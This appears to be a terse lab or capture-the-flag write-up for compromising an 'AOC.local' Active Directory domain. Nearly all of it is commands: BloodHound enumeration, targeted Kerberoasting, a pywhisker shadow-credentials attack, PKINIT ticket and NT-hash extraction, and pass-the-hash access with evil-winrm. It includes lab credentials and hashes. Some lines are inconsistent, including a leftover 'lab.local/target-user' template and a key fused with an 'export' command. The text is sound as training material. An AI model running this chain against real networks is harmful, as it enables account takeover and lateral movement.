username : hr password : Passw0rd! dc-ip : 10.10.49.219 domain : AOC.local domain controller : SOUTHPOLE.AOC.local
cme smb -u 'hr' -p 'Passw0rd!' 10.10.49.219
We cannot connect through WinRM.

Collecting data with BloodHound Python:
sudo bloodhound-python -d AOC.local  -v -c All -dc SOUTHPOLE.AOC.local -ns 10.10.49.219 -u 'hr' -p 'Passw0rd!' --zip

# bloodhound
sudo neo4j console

We have GenericWrite rights on an account and RDP access.
add_host 10.10.49.219 AOC.local
python /opt/Windows-Privesc/ActiveDirectory-tools/targetedKerberoast/targetedKerberoast.py -d AOC.local -v -u 'hr' -p 'Passw0rd!'
The graph shows that vansprinkles is vulnerable to Kerberoasting.
Trying a shadow credentials attack:
python /opt/Windows-Privesc/ActiveDirectory-tools/pywhisker/pywhisker.py -d "AOC.local" -u "hr" -p 'Passw0rd!' --target 'vansprinkles' --action 'add'
python /opt/Windows-Privesc/ActiveDirectory-tools/PKINITtools/gettgtpkinit.py AOC.local/vansprinkles -cert-pfx rSV3Ioky.pfx -pfx-pass 2fLGzuBpcng6EnFPv80k vansprinkles.ccache -dc-ip 10.10.162.175
# Get pfx-key
48f3742981a9937001370c5359f19321de69d795ceb71290e1b14b177148f63dexport KRB5CCNAME=vansprinkles.ccache
python /opt/Windows-Privesc/ActiveDirectory-tools/PKINITtools/getnthash.py lab.local/target-user -key 48f3742981a9937001370c5359f19321de69d795ceb71290e1b14b177148f63d
# Get Nthash of target user
We recovered the NTLM hash.
sudo cme winrm 10.10.162.175 -u 'vansprinkles' -H '03e805d8a8c5aa435fb48832dad620e3'
Access obtained.
evil-winrm -i 10.10.162.175 -u 'vansprinkles' -H 03e805d8a8c5aa435fb48832dad620e3